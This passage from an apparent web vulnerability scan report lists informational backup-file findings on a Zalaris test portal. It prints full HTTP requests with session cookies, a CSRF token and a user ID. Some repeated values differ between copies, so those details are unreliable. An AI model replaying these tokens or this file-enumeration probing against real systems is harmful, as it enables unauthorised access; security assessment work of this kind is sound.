http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/bwop.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283Zx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJC3CCNARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:46:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalfestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10"; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></main><footer class="zal-footer"><div class="container-fluid"><div
class="text-center p-md-5"></div></div></footer></body>
...[SNIP]...
```

23.55. https://testportal.zalaris.com/neptune/native/neptune_login_ping.lzma

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.lzma HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:47:12 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dvp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/oxkzf.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
```

23.56. https://testportal.zalaris.com/neptune/native/neptune_login_ping.old

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/native/neptune_login_ping.html**

```
GET /neptune/native/neptune_login_ping.old HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-000344448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDiC3nCARIUuzHP1QPI165656441318411656578588239
```

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:43:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
```

```
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/inuq.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:44:02 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
```

```
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10"; url=https://portal.zalaris.com--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>
class="text-center p-md-5"></div></div></div></div></div></div></div></div></div></div></div>
...[SNIP]...
```

23.57. https://testportal.zalaris.com/neptune/native/neptune_login_ping.rar

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.rar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEI2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP16565644131841656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:49:20 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dxc-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://fw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/mjiu.html HTTP/1.1
```



```
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:49:22 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
